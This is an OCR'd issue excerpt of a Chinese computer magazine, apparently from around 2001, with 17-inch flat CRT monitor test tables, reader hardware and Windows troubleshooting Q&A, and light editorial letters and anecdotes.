最高分辨率（逐行)	1024×768@85	1024×768@89	1024×768@85	1024×768@100	1024×768@100	1024×768@100	1024×768@100	1024×768@115
BNC端口	NO	NO	NO	NO	NO	NO	NO	NO
USB连接器内置/可选	NO/NO	YES/--	NO/NO	Yes/--	NO/NO	NO/NO	YES/--	NO/NO
尺寸(mm)	----	399 x 410 x 408	406×407×417	----	412×420×416	--------	415×439×435	399×413×415
净重（kg）	---	15	18.5	---	15	17.5	21	19
通过的认证	TCO99	能源之星ENERGY STAR	TCO99	TCO99	TCO99	TCO95	TCO99	TCO99
价格（元)	2600	2350	1999	3200	2820	3000	2800	3450

表2 17英寸纯平显示器测试结果(客观指标测试和显示效果主观评价)

17英寸纯平显示器	爱国者770FT	Philips107T	EMC D777	CTX PR711F	SAMSUNG 755DF	MAG 796FD	LG 795FT Plus	NEC FE750+
最高行频(kHz)	72	71	70	95	85	96	96	96
最高场频(Hz)	120	160	150	---	160	160	160	160
视频带宽(MHz)	---	108	110	---	135	203	---	--
最大功耗(W)	92	77	110	---	100	135	130	---
休眠功耗(W)	5	10	15	---	15	10	8	---
关闭功耗(W)	---	8	5	---	3	5	3	---
多重扫描特性	自动	自动	自动	自动	自动	自动	自动	自动
平面补偿效果	4.5	4.5	4	4	4	4.5	4.5	4.5
边缘会聚	4.5	4	3.5	3.5	4.5	4	4.5	4
文本	4	4	3.5	3	4.5	4	4.5	4
色彩还原	3.5	4.5	4	3.5	3.5	4	4	3.5
明锐度（画面通透感）	4	3.5	3	3.5	3.5	4	4	3.5
网格可见度	3	3	4	4.5	4	4.5	4.5	4.5
品位	3	3	3	3	3.5	3.5	3.5	3.5

★为何我的扫描仪识读效果不好？
★联讯 OPTI931 声卡为何不能被识别？
★为何显示器尺寸与标称尺寸差这么多？
★该选哪种 17 英寸纯平显示器？

问：我刚买了一台扫描仪，用随机自带的OCR软件扫描文稿时发现识读出来的效果不太好，有的文字是黑块，扫描出来的表格也有断线的情况，页面发污，看上去比较脏。可我在购买时看商家演示同样型号的扫描仪，效果却很好，不知这是为什么？

答：要想使识读出来的文本清晰干净，只有高质量的扫描仪和OCR软件是不够的，您还应该正确设置扫描参数，做好准备工作。

（1）首先应将纸稿清理干净，如用橡皮或涂改液将纸面上发污的部分去除和遮盖掉。并将错别字及肉眼都识别不清楚的字改正过来。

（2）选择适当的光学分辨率，太低或太高的光学分辨率都会影响识别效果。识读文本时，一般将扫描分辨率设为 300dpi，且设置为黑白方式扫描。

（3）适当设置版面类型，如果原稿的版面类型是横排或竖排，则在扫描设置中也应该设置为横排或竖排进行扫描。

另外，扫描出来的表格有断线或者图像出现黑块，很可能是扫描仪的明亮度设置得不合适，应适当调整明亮度参数。

问：我电脑的声卡最近坏了，从朋友处拿了一块联讯 OPTI931 声卡，正确插接后重新启动电脑，可 Windows 95 系统却无法识别这块声卡。安装了从网上下载的驱动程序也不能使声卡正常工作，可说明书上明明写着这是一块“即插即用”的声卡啊！而它在朋友的 Windows 98 系统下工作却正常，请问这该如何解决？

答：这是一个老问题了，曾经有一批联讯的 OPTI931 声卡出现了这样的问题，原因是声卡上的一个跳线设置不当。您需要找到声卡上的隐含跳线JP3，将其改为短路插接状态，即可将声卡恢复为“即插即用”状态。这也许是厂家的一个疏忽。

问：我单位买了一批15英寸和17英寸的显示器，可我在测量显示屏幕对角线长度时发现与标称的15英寸和17英寸差距很大，可商家说这是正常的。请问这能不能说明这批产品有问题？

答：一台15英寸或17英寸的显示器确实在实际测量屏幕有效利用面积时，是达不到标称数值的。但这并不是商家在玩弄把戏，而是15英寸或17英寸的显示屏安装在显示器上时会被边框遮挡住一部分，就像您家安装窗户上的玻璃时需要用腻子遮盖住玻璃边沿的道理一样。但是这个由于遮盖而产生的误差是有限度的，优秀厂商制造的显示器能够尽量做到让显示器的可视面积接近于显像管面积。所以我们在购买显示器时要注意尽量买可视面积最接近于显像管面积的显示器。另外，您可以注意一下显示器的误差是否超标。一般15英寸显示器的可视面积的对角线长度不能低于13.6英寸，而17英寸显示器的可视面积的对角线长度不能低于 15.6 英寸。

问：目前 17 英寸纯平显示器的价格越来越低，有的已经跌到了 2000 元以下。我想在近期购买一台，可听朋友说不同的纯平显示器采用的显像管技术不同，因此在质量上也不同。请问目前市场上有哪些不同的显像管技术？它们有多大的差异？哪种更好一些呢？

答：的确，17 英寸纯平显示器价格在近一年来发生了“天上人间”的变化，其成为主流显示器也只是个时间问题。目前市场上出售的该类型显示器确实有很大的差别。主要是显像管的区别。目前 17 英寸的纯平显像管主要有 Sony（索尼）的“FD 特丽珑”、三菱的“NF 钻石珑”、LG 的“未来窗”和三星的“DynaFlat（丹娜）”四种。这些纯平显像管在技术上各具特色，在性能上各有千秋，在价格上也不尽相同，您可以根据我们下面的介绍来作一选择。

（1）Sony（索尼）生产的纯平“FD 特丽珑”采用了“单枪三束”柱面显像管，其垂直方向上是笔直的平面，并由一个电子枪同时射出三束电子束，穿过栅条打在荧光条上使其发光。这种结构因消除了纵向间距，透光率比普通显示




器高约 30%，加之垂直的荧光粉条，所以亮度很高，色彩比其他的显像管系统亮丽细致。不过由于垂直栅条不像网状的栅格那样中间有无数的连结，它是从屏幕顶一直通到屏幕底的，中间如果没有任何支撑，就容易像随风飘荡的柳条一样发生严重的变形，因此，必须在栅条中间以一到两根水平细栅条连结，起到固定和支撑的作用。该栅条一般做在屏幕上 1/3 的地方，结果就在屏幕上投下了暗线，您仔细观察就会发现，该类型 15 英寸显示器屏幕上有 1 条暗线，17 英寸上有 2 条暗线。随后，Sony 又推出了纯平“平面珑”显像管，在保留柱面管特点的基础上将水平方向也改为全平了，达到了真正纯平的境界。

（2） 三菱生产的 Diamondtron（钻石珑），采用的是垂直栅条加新型的三枪三束显像管，配以 NX - DBF 四倍动态汇聚电子枪。这种技术通过 4 组电子透镜对电子束进行矫正，动态光束控制电路，使屏幕 4 周的聚焦准确清晰，克服了边角与中心聚焦不一致的缺陷。三菱把这种结构称为“Diamondtron”即“钻石珑”。由于采用垂直栅条，因此这种显像管技术同样存在暗线。而且“钻石珑”的三枪结构在提高了清晰度的同时也带来辐射较大等负面影响。三菱最近也开发出了最新的 Diamondtron NF(Natural Flat)自

★打印时为什么总提示打印机缺纸？
★V.92 协议现在能用了吗？56kbps 的外置 Modem 能否升级到 V.92 的 Modem？
★为什么磐英 694X 芯片组的电脑插上电源插头就启动？
★为什么我的电脑一进入休眠状态就死机？

然平面显像管，即纯平面技术加上钻石珑技术，可以达到完全无变形的真正纯平面。

（3）LG 的“未来窗”是最早进入市场的纯平显示器，它采用的技术与众不同。“未来窗”显像管内、外部均做到了真正的完全平面，使画面没有任何扭曲变形，当你第一次看到“未来窗”时，会感觉到画面是凹下去的，这是因为LG的纯平显示器虽然说是三平面，但是一经光线的照射和折射，它就会产生凹面效应。另外，“未来窗”采用的沟状荫罩板也是其另一个特点，它的性能介于普通显示器圆形点和特丽珑栅距之间，其“沟”距能够达到0.24mm，相当于 0.28mm 的点距。而在提高画面清晰度方面，“未来窗”还加入了动态电子枪技术，减少垂直长度，防止屏幕四个角的水平分辨率降低和摩尔纹效应等。



（4）三星纯平“DynaFlat 丹娜”也是市场上常见的纯平管。它采用独特的视觉纯平技术，给人一种完全平面的真实感觉。而三星纯平最有特色的地方就是提供了 RGB 三原色输入，可十分方便地调节颜色的纯度和信号稳定性。然而三星纯平管的弱点也很明显，就是显示屏四个角上的显示效果不如正中间好。虽然其他显像管也有此类问题，但不如“DynaFlat 丹娜”明显。

以上这几款纯平显像管在技术上可谓各有千秋。从颜色视觉效果讲，“FD 特丽珑”和“钻石珑”稍好一些。从价格上讲，“DynaFlat（丹娜）”和“未来窗”更便宜一些。仁者见仁，智者见智，就看您的喜好了。

问：为什么我的打印机在打印时总是提示打印机缺纸？可我上好了纸还是这样提示，为什么？

答：产生这种现象主要有以下几种原因。

（1）打印机连接电缆或电脑并行端口损坏造成缺纸提示现象。可更换电缆或并行端口以排除故障。

（2）驱动程序错误，有时打印机驱动程序被破坏也有可能造成这种现象。您可以重新安装打印机驱动程序或升级驱动程序。

（3）打印纸传感器被污染。您可以根据说明书的提示，找到打印机传感器，并观察是否被灰尘污染，如果是，请去除灰尘。

如果采用上述3种方法还不能解决问题，最好请专业人员维修。

问：V.92 协议已经颁布了很长时间，不知道现在是否投入使用了？我原来使用的是56kbps的外置Modem，听说能够升级到 V.92 的 Modem，不知是否可行？

答：到博士回答这个问题的时候，V.92 协议在全国还没有正式采用。从技术角度来讲，该协议得以实行必须满足三个条件。首先是客户端的 Modem 必须支持 V.92 协议，即您必须购买一台V.92 Modem；然后是电信部门的程控交换机必须支持此协议，这需要电信部门进行设备改造；再有就是 ISP 的接入服务器要支持 V.92 协议。目前仅有 263、上海电信等少数 ISP 在试运行，您如果想得到这种实惠恐怕还要等些时日。

有些奸商确实提出通过升级固化软件来实现V.90 外置 Modem 升级为 V.92 Modem，其实这绝对是一个天方夜谭。因为只有固化软件和硬件 DSP 芯片同时升级才可以实现 V.90 外置 Modem 升级为 V.92 Modem。但由于传统 V.90 外置 Modem 的 DSP 芯片（Data Signal Processor）是针对上行 33.6kbps 的数据方式设定的，其处理能力不可能实现 V.92 的上行 PCM 功能，况且现有的绝大部分 Modem 的 DSP 芯片内部代码又都不可更改，所以软件升级之说不成立。当然，对于纯软猫，由于其 DSP 功能的实现完全由软件完成，故而是可以通过升级驱动程序实现的。（北京　庞彬）

问：我使用的是磐英 694X 芯片组的主板，我在使用电脑中发现，每次当我接通接线板上的电源开关后但并未打开电脑机箱上的电源，电脑就自行启动了。有人说这是机箱电源质量差造成的，请问是这样的吗？

答：这应该是磐英主板 CMOS 中的电源管理参数设置不当造成的，而不是机箱电源质量差的问题。

您可以开机后按 Del 键进入 CMOS 设置，在 POWER MANAGEMENT SETUP参数项中有个叫PWRON AFTER PW-FAIL 的设置项，其下有 3 个选项，分别为 ON（开机）、OFF（关机）和 FORMER-STS（回到断电之前的状态）。只要将该项设置成 OFF 就可以解决一接通电源就启动的问题了。

问：我的电脑一进入休眠状态后就死机，请问这是为什么？

答：这种情况一般出现在 BIOS 支持硬件电源管理功能的主板上。并且是既在BIOS中开启了硬件控制系统休眠功能，又在 Windows 中开启了软件控制系统休眠功能，从而造成电源管理冲突。您可以采用如下方法解决这个问题。开机后按Del键进入CMOS设置，将主板BIOS里面的POWER MANAGEMENT SETUP 参数项中的参数为 ON 的全部设置为 OFF并保存退出，这样只让Windows本身进行电源管理就可以了。

问：我的电脑用的是 Intel 815E 主板，我插的是一条 256MB 内存条，可开机后系统只识别出了 128MB 内存，但我将内存条插到 VIA 芯片主板的电脑上却能被正确识别，请问这是怎么回事？

答：出现这种现象的原因是 Intel 815E 主板 MCH 对内存条识别能力的问题。由于 MCH 对一些 32MB 位地址内存颗粒的内存条不能正确辨认，因此有些32MB位地址的内存颗粒只能被识别出一半的容量，也就是16MB。我分析您那根256MB内存条应该是采用的32MB位地址的内存颗粒，即256MB(32MB × 8)的条子。这个问题广泛存在于采用 Intel 的BX/810/815/815E/815EP芯片的主板上。所以您只能是将内存条更换为 16MB 位地址内存颗粒的内存条。

问：我的电脑在播放存储在硬盘中的 MP3、WAV 等声音文件时，如果同时再运行其他程序，就会不定时地产生爆音，尤其是在长时间读写硬盘时爆音现象更严重。我用的是创新 SB Live！声卡，VIA693 芯片主板，Windows 98 操作系统。请问有没有解决办法？

★i815E 主板的电脑将 256MB 内存只识别出 128MB？
★听 MP3 再运行其他程序时为何产生爆音？
★168 线的内存条是否一定是 SDRAM 的？
★看 DVD 影碟要买多少倍速的 DVD - ROM 光驱？
★Windows Me 下可以用 Qbasic 吗？
★电脑运行较长时间后拨号上网听不到拨号音？



答：这是由于创新SB Live!系列声卡与 VIA 公司的芯片组存在兼容性问题造成的，解决方法有两种。

（1）用鼠标左键单击“开始”→“设置”→“控制面板”→“系统”→“设备管理器”→“磁盘驱动器”，找到硬盘的参数项，双击参数项后在随后弹出的界面中选择“设置”选项卡，将其中硬盘DMA选项前的对勾去掉，点“确定”即可。但关闭 DMA 数据接口会降低系统的性能。不建议采用这种方法。

（2）找到随主板附带的主板驱动光盘，安装其中的 VIA 主板 4 合 1 驱动程序，重新启动电脑即可。

问：是否 168 线的内存条一定是 SDRAM 的？我的朋友说还有 168 线的 EDO DRAM 内存条，请问有这么回事吗？如果有，那这两种内存条如何区分呢？

答：168 线的内存条的确不完全是 SDRAM 的，确实有168线的EDO DRAM内存条。不过市场上很少见罢了。一些奸商常在这上面做文章，欺骗买主。 其实 168 线的 EDO DRAM 内存条与 168 线的 SDRAM 内存条区别很大，最明显的一点就是EDO DRAM芯片比SDRAM芯片的针脚少。标准的 16MBit SDRAM 的针脚为 44 根，而 16MBit EDO DRAM 的针脚为 28 根，EDO DRAM 的针脚明显稀疏；64MBit SDRAM 的针脚为 54 根，而 EDO DRAM 的针脚为 32 根或 44 根，且针脚不是连续排列的，中间会留下几个针脚的空隙。

问：我最近想将我的 CD - ROM 光驱换成 DVD - ROM 光驱，以便能看 DVD 的影碟，可我不知道究竟应该购买多少倍速的合适。CD - ROM 光驱已经达到了 50 多倍速，可为什么 DVD - ROM 光驱最高只有 10 几倍速，比 CD - ROM光驱慢很多？

答:首先要说明的是，DVD - ROM光驱的速度并不比CD - ROM 光驱的速度慢。理论上，1 倍速 CD － ROM 光驱的传输速率是 150kB/s，而 1 倍速 DVD － ROM 光驱的传输速率则是 1358kB/s，是 CD － ROM 光驱的 9 倍多，当然这只是理论值。 如果您买 DVD - ROM 光驱只是为了看 DVD 影碟，您只需买单倍速 DVD － ROM 光驱就够了，买高倍速的多花了钱却没什么用。（北京 王毅）

问：我电脑的操作系统是 Windows Me，可最近我需要参加计算机等级考试（二级）的 Qbasic 编程语言考试，听人说 Qbasic 编程语言是 DOS 下的文件，我是否需要重新安装 DOS 才行？

答：其实您大可不必将操作系统退化到 DOS，在 Windows Me系统光盘中就有 Qbasic 编程语言的执行文件。您可以进入光盘的 tools\oldmsdos 文件夹中找到 Qbasic.exe和Qbasic.hlp文件，然后将这两个文件直接拷贝到硬盘上即可使用。（山东 牛伟）

问：我有一台装好不久的电脑，采用 MS － K7Tpro 主板 +Duron600CPU，用实达“网上之星”PCIModem 卡上网。刚开始没有注意，最近发现一个奇怪的问题：如果电脑运行较长时间后拨号上网，听不到拨号音，“正在连接到”对话框也处于停滞状态。采用重装Modem驱动等方法未能排除故障，请问如何解决？

答：您碰到的这个问题许多内置 Modem 都有，重装 Modem 驱动的方法确实不能解决。您只要在上网前重新启动电脑，再次拨号时一定能听到拨号音。至于导致这种现象的原因，一般是系统资源减少太多的缘故。由于PCI 内置 Modem 几乎都是“软猫”或“半软猫”，工作时对系统资源的要求较高。如果当前的系统资源不很充足，就会出现上述问题。如果不信，您可以换一个外置“硬猫”试试，保管不会出现类似问题。

★如何鉴别168线的SDRAM内存条？
★测试内存条时为何不显示参数？
★在Word中插入“索引和目录”为何出错？
★为什么新软驱在我的电脑上不能用？
★用其他工具播放CD为何没有声音？
★如何调整老显示器的刷新频率？

问：最近，市场上的内存价格下跌得很厉害，我想添一条内存。听说市场上的内存条鱼龙混杂，买回假货可就惨了。请介绍一种比较可靠的内存鉴别方法。

答：当前，168线的SDRAM内存条仍然是市场的主流。由于种种原因，市场上品质不高或假冒内存确实不少，就连一些品牌内存也不能幸免。由于常用的内存鉴别方法难以掌握，使用SiSoft Sandra Standard 2001测试更加可靠。具体做法是：单击“SiSoft Sandra”窗口中的“Mainboard Information”图标开始测试，结束后在测试窗口中寻找“Memory Modules”项目。如果能够找到，即可在它下面看到有关的一些信息。例如一根内存条的测试结果为：SDRAM PC133U-333-542(CL3 Upto 133MHz)(CL2 Upto 100MHz)。其中SDRAM表示这是一根168线的SDRAM内存条，PC133U中的133表示存储器总线频率，后面的333表示CAS等三个参数均为3，542中的前两位表示读取数据时的存取时间(越小越好)，最后一位表示SPD版本（2表示2.0版）。根据以上结果，您很容易判断内存条是PC133还是PC100的，以及内存在CL3和CL2下的工作频率。此外，您也可以使用一个叫做CTSPD（http://file2.mydrivers.com/tools/tweak/ctspd092.zip）的软件，它显示的SPD信息更加准确全面。

问：我的815E主板中装有两条64MB的PC133内存(颗粒的品牌不同)，使用SiSoft Sandra Standard 2001的“Mainboard Information”功能进行测试。结束后没有在窗口中找到有关内存条参数的任何信息，是我的测试方法有问题还是内存本身有问题？

答：SiSoft Sandra Standard 2001测试时默认所有内存的品牌相同，然后根据第一根内存条上的SPD得出结果。您可以先拔下一根内存条进行测试，结束后换上另一条再测。如果每条内存的SPD是真的，并写入了正确的信息，您应该可以看到“Memory Modules”项目下的结果。如果逐条测试仍然看不到相关信息，则内存条上的SPD有可能是假的。您可以将内存参数（不同的BIOS可能略有差异）SDRAM CAS Latency、SDRAM RAS Precharge Time和SDRAM RAS to CAS Delay的值设为3或2试试。假如内存能在133MHz或100MHz存储器总线频率下稳定工作，那您也不必多虑。

问：我使用Word 2000的“插入”→“索引和目录”命令为文档生成目录，但它却发出了“错误！未找到目录项。”的警告。问了几个同事，都说没有用过这个功能，请您帮助我解决这个问题。

答：Word 2000生成文档目录，要求文档中的各级标题必须设置它的大纲级别，或者对标题应用内置的标题样式。如果您编辑的文档通篇使用了“正文”样式，一旦试图生成Word 2000文档目录，它就会发出“错误！未找到目录项。”的警告。设置标题格式最简捷的方法是：文档全部输入后将某个一级标题选中，然后打开“格式”工具栏中的“样式”菜单，选中其中的“标题1”。重复上述操作，将其他一级标题全部设置为“标题1”（也可以使用“格式刷”）。接着按相同方法，给文档中的二级标题应用“标题2”样式，以此类推。全部标题的样式设置完成后，您就可以看到每个标题前面有一个小黑点。此后，使用“插入”→“索引和目录”命令即可在当前光标处自动生成目录。

问：我给新买的二手电脑配了一个软驱，但它安装以后不能读盘。不管是以前能读的好盘还是新盘，每次



都提示0磁道出错。开始以为软驱坏了，拿到商家那里又读得好好的。请问这是什么原因？

答：出现上述故障的原因可能有两种：一是连接软驱和主板的数据线是坏的或安装不当。因为软驱数据线的第26根是0磁道信号，如果这根线断了或没有插好，就会出现读软盘提示0磁道错误的问题。您可以更换一根数据线或重新插好再试试。二是主板上的软驱接口有问题。如果您的软驱和数据线在其他电脑上工作正常，但装到您的电脑上就不行了，就能确认主板上的软驱接口已经损坏。

问：Win2000系统中安装了Windows Media Player7.0，但是播放CD必须用它才行，使用其他工具播放都没有声音（“音量控制”中的“CD Audio”没有被静音）。请您帮助解决。

答：Windows Media Player7.0使用了一种称为“数字播放”的技术，在光驱支持的情况下可以提高CD播放的音质。您可以用鼠标左键单击桌面上的“开始”→“设置”→“控制面板”→“系统”，选中“设备管理器”中的光驱型号，单击“属性”按钮打开对话框，将“属性”选项卡中“在这个CD-ROM设备上启用数字音频”选项前的对勾去掉就能解决您提出的问题。（新疆　张迎新）

问：我的显卡是9685，显示器是一款国产的15英寸显示器，使用二年后显示器画面闪烁很厉害。有人说

改变刷新频率即可，但是当我打开显示适配器刷新率一栏，只有默认和优化两个选项，即使选择了优化，现象依然存在。请问我该怎么办？

答：一般情况下，防止显示器画面闪烁抖动的方法是提高显示器的刷新频率。如果在Win98中只出现默认和优化两种选项，大多是没有正确安装显示器驱动程序，而被Win98自动识别为“即插即用显示器”，甚至是“无法识别的显示器”。解决方法：建议选择一款与您的显示器类型、品牌相近的产品，安装其驱动程序后，就可以改变刷新频率了。这也是老显示器“超频”的一种方法。实际应用中“超频”切不可贪心，如果调整刷新率之后，显示器出现黑屏或有许多横向的干扰横纹，则需要将刷新率调整回来，以便保护显卡和显示器不被损坏。

问：总听说STR这个词，请问STR是什么？

答：STR（SUSPEND TO RAM）是挂起到内存的缩写，是把数据和系统运行状态信息保存到主机的内存中，开机后在不损失内存数据的前提下，不通过复杂的系统检测而从内存中读取相应数据直接使系统进入挂起前的状态。该项技术源于笔记本电脑技术，是配合Win98高级能源管理的ON NOW功能设计的。其前身是STD（SUSPEND TO DISK）技术。从使用效果上看STR技术较STD技术更快更稳定，功耗更小。



目前最新的BX主板，i810、i815、VIA APOLLO PRO133A等芯片组主板的BIOS均支持STR技术，而一些不支持STR技术的老主板也可以通过最新的Win2000操作系统获得STR技术支持。根据对不同主板的测试结果，启动Windows系统仅需7-10秒，如果有大型程序正在运行或者有较多外设硬件，启动时间为10-15秒。

问：我电脑装的是Windows 98第二版，版本号是4.10 2222A，请问如何实现STR功能？

答：请按照下面步骤进行设置。

1.在BIOS中进行相应设置

(1)开启电脑电源，按Del键进入CMOS设置。

(2)打开POWER MANAGEMENT SETUP中的ACPI选项，选择“ENABLED”。

(3)打开POWER MANAGEMENT SETUP中的SUSPEND MODE OPTION选项，选择“STR”或“S3”。

(4)打开PNP PCI CONFIGURATION 中的PNP OS INSTALLED选项，选择“NO”。

(5)保存设置并退出。

2.打开ACPI功能

(1)对于刚组装好的裸机来说，执行“SETUP/ P J”命令安装操作系统。安装完成后，如果选择“开始”菜单中的“关闭系统”，在“关闭Windows”对话框中没有出现“将您的计算机转入休眠状态”选项，则可能是您的主板太老，不支持APM和ACPI功能，不能靠硬件实现STR功能。

(2)如果是已经安装好Windows 98第二版的机器，而在安装系统时没有打开Windows 98的ACPI功能，可按如下方法设置。在控制面板中的“电源管理设置”共有三个选项，分别是“电源方案”、“高级”、“休眠”，其中“休眠”选项即是实现STR功能的关键设置。方法步骤如下：①进入“电源管理设置”的“休眠”选项，选定“启动休眠支持”。②进入“电源管理设置”的“电源方案”选项，将“关闭显示器、关闭硬盘”设为“从不选择”。③进入“电源管理设置”的“高级”选项，将“按下计算机电源按钮时”设为“等待”。④进入“电源管理设置”的“电源方案”选项，在“系统等待时间”中设置相应的等待时间即可。“休眠”参数一定不要选。

如果在“电源管理设置”中找不到“休眠”选项”，则证明机器无法自动实现（包括软实现）STR功能。请在“设置管理”中选择“按连接查看设备”，

★请问STR是什么？
★Win98下如何实现STR功能？
★LQ1600K打印机联机灯与缺纸灯同时长亮无法打印？
★内存条的CL=2和CL=3有什么区别？

查看是否出现“ACPI即插即用BIOS”硬件。如果没有，一种情况是主板BIOS太旧，不支持ACPI功能，请升级BIOS。另一种还需要手动强制安装，可以通过升级为ACPI即插即用BIOS硬件的驱动程序，升级后有些可以使用（与主板的芯片组有关，BX级大多不可以使用）。如果还不行建议使用软方法实现。（河北 左巍）

问：我的LQ1600K打印机在接通电源后发现联机灯与缺纸灯同时长亮，打印机不能完成打印工作，请问这是怎么搞的？

答：请与EPSON的维修部门联系，您打印机电路板上编号为54610的芯片发生了故障，请更换。

问：内存条的CL=2和CL=3是什么意思，两者有什么区别，是不是CL=2的内存条比CL=3的内存条好超频？

答：CL是CAS Latency的缩写，指的是CPU在接到读取某列内存地址上数据的指令后到实际开始读出数据所需的等待时间，CL=2指等待时间为2个CPU时钟周期，而CL=3的则为3个CPU时钟周期。对今天的高速CPU而言，1个时钟周期的长度微乎其微。因此不论CL=2还是CL=3的内存，用户在实际使用中是感觉不到性能差距的。 而厂家在制造内存条时，不论CL=2还是CL=3，用的都是同样的原料和设备。只是在生产完成后检测时，挑出精度高的当CL=2的卖，精度相对低一些的则当CL=3的卖。实际上有不少被当作CL=3卖的内存条也可以在CL=2下工作。因此CL=2的内存条的最大优势就在于更精密一些，换而言之就是为超频所留的余地更大一些，超频后系统会更稳定一些。（北京 plj）

此B不是彼b

在第6期第11页《装机指南》中有两段话："在市场上看到有一款用Motorola芯片的产品，一连接，速度竟然也有47kbps，下载有4.2kbps左右""多花85元钱就能买到8738的扩展Modem功能的卡了！速度还可以，平均速度为46kbps,如果ISP好的话，最快有49.2kbps的连接速度,下载一般都在4－4.2kbps之间。"其中的下载应该是4.2KB/s和4-4.2KB/s才对嘛！地球人都知道！CFAN们也都知道！

——清煮肥羊，CFAN论坛



福星热线

是啊！肥羊兄，正如你所说：bps＝位/秒，Byte＝字节,也就是8个二进制位,bit＝位,也就是一个二进制位。1Byte=8bit，即1B=8b。你说的完全正确！而且你这种"问世间真理为何物？只教人掉二斤肉！"的精神也是每个CFAN应该学习的,这绝对不是在钻牛角尖！虽然只是一个字,但以小可以见大，当年正是秘书"沁阳"和"泌阳"的一撇之差造成中原大战的千古遗恨！在这里福星携稻草狗、JJ共同为清煮肥羊恢复名誉,我们郑重宣布:清煮肥羊是个好同志、好CFAN！并向清煮肥羊奉上CFAN光盘一份和正版《McAFee》杀毒软件一套以示鼓励！谢谢你！请继续关注和支持我们！

——福星小子

希望多设一些有奖活动！奖品设的高一些，中奖机会多一些，参加的人肯定多，至少我会参与啊！呵呵！

—tianyi_xin，CFAN论坛

事实上CFAN也一直在做这件事情，但是其中有一个很大的问题,就是作为全国发行量最大的一本电脑杂志,很难"普降甘霖"给每一位亲爱的CFAN。正如论坛上东方不亮所说"僧多粥少，何况大家这么有理性，从来不去做万分之一可能性的事情。"实际上是参与的朋友太多了,虽然奖品很丰厚,更多的朋友还是感觉像"毛毛雨",而且奖品的发送工作量巨大,我们的邮购部门也难以承受！因此还延误了少数朋友的奖品！这绝对绝对不是我们想看到的。因此,解决办法就是把奖品发送工作分散到合作厂商,再就是适当减少参加人数(无论多丰厚的奖品分给这么多读者还是太少太少！)，对此我们想实践两种办法,想听听大家的意见:1.增加问题的难度;2.增加参加人员的限制,如金山WPS2001这个有奖问答限定珠海姓求的和北京姓雷的参加,技嘉有奖活动限定名字中有"技"、"嘉"(含同音字)的朋友参加，第十期杂志允许五月下旬出生的朋友参加等等(当然我们会尽量保持人人都有机会)。这两种方式都可直接减少参加人数,增加中奖概率,您觉得哪种方式更好？或者有更好更酷的点子,请给我们来信：hotline@cfan.cn.net。

——福星小子

更正：CFAN第6期"CFAN评测室"89页战神MX图片中的电容应该是"铝（电解）电容"，而不是"钽电容"。虽然不影响测试结果，但评测室为自己的粗心向大家正式道歉！感谢朋友们雪亮的眼睛,特别感谢论坛上的cacb朋友。(私人消息：评测室已经自觉把17英寸纯平显示器集体换成14英寸CRT一礼拜了，原因是："这样可以使自己的错误看起来更小些。"唉！:(

——神仙姐姐

编辑部的故事

烧包少爷与数码相机 美工叶明是绘画高手,这天她又在挥毫泼墨，大家都屏住呼吸聚拢围观。经过一段时间打底、速写、修整、上色、扫描……一幅漂亮的图画跃然在屏幕上。大家长出了一口气纷纷鼓掌，忽然咔嚓一下闪光灯响，烧包少爷带着相机严肃地出现在大家面前，以无可辩驳的语气宣布："看见了吧，各位，不买数码相机，是多么痛苦啊！"

废光驱的妙用 知道最近采编部最流行什么吗？废光驱！自从飞狼大侠头一个把咖啡杯放在弹出的光驱里当托盘以后,掀起了小编们一阵搜罗废光驱的狂潮,现在网管A包已经开始把废光驱和雀巢咖啡捆绑销售了……浓浓的哥伦比亚纯咖啡，伴着能伸能缩的现代高科技废光驱，爽哉＋酷毙！

愚人节之醉心时钟 醉心客酒量不是很大,但生性豪爽,尤其是和读者喝酒更是不"记"其数。这天与读者见面,在饭桌上醉心客又是舌战群儒N百分钟,CD好心地提醒:"现在几点了？""一、一点啊！""一点？你看墙上的钟都三点了！""瞎、瞎说！明明是一、一点！"说来也巧,正好墙上的钟当当当敲了三下！嘿嘿，看醉心客怎么说？"怪、怪、怪了,这肯定是个结、结巴钟！"

愚人节之福星电话 4月1号恰逢集团电话调整，公司一片忙乱。要下班时福星接到一个电话,是电信局来的："先生,我们怀疑电话线路有问题,请配合一下,对着话筒大声说几句话,再唱几句歌,以方便我们确定故障。"福星一一照做然后问:"OK,好了,我的电话有问题吗？"只听电话里窃笑:"你的电话没问题,只是脑子有点问题。"原来是《电脑高手》的兔子姐姐在过愚人节……

愚人节之不说谎的糊糊 光盘部的糊糊MM一向和她的偶像莫文蔚一样"另类",这不最近她又养起了新的宠物——石龙子(蜥蜴的一种)。这天,糊糊架着装石龙子的玻璃瓶作恶少状到采编部遛宠物,倒霉的稻草狗问:"你的宠物会不会咬人？""我的宝贝石龙子虽然看起来很凶,但绝对不会咬人！"话音未落，稻草狗"嗷"一声就被咬了一口，他生气地说:"喂！你不是说你的石龙子不会咬人嘛？！"对呀,但这只不是我的。"＆＃￥%……那这只是哪个该死的

养的！？”“嘻嘻，我正准备送给你。”

为什么不涨价？

原本我对XXX等低端显卡感兴趣，但看了CFAN第5期的文章《中国：全球电脑垃圾场？》不由考虑再三，希望能给一个万元以内的装机配置……因为是菜鸟，所以对品牌机很感兴趣，但它们的配件都不公开，主板、显卡、声卡、显示器都是什么牌子的啊，性能如何？请赐教……还有OEM是什么意思？Win2000和Me对游戏支持的效果如何？

——张峰，天津

的确中国市场有很多垃圾产品，但并不是所有的低端产品都是垃圾，有时候是不是垃圾要看是否能够满足实际需要以及是否符合法律和行业规范，所以你依然可以放心地购买低端产品。至于装机配置，不知道你对理想的爱机有什么需求，不妨参考一下“市场一览”栏目烧包少爷的推荐:)

——稻草狗

品牌机的配件公开＋测试？呵呵，一个很好的选题嘛，建议飞狼和稻草狗考虑。不过到时要是有JS砍狼和狗大家可要见义勇为啊：)

——福星小子

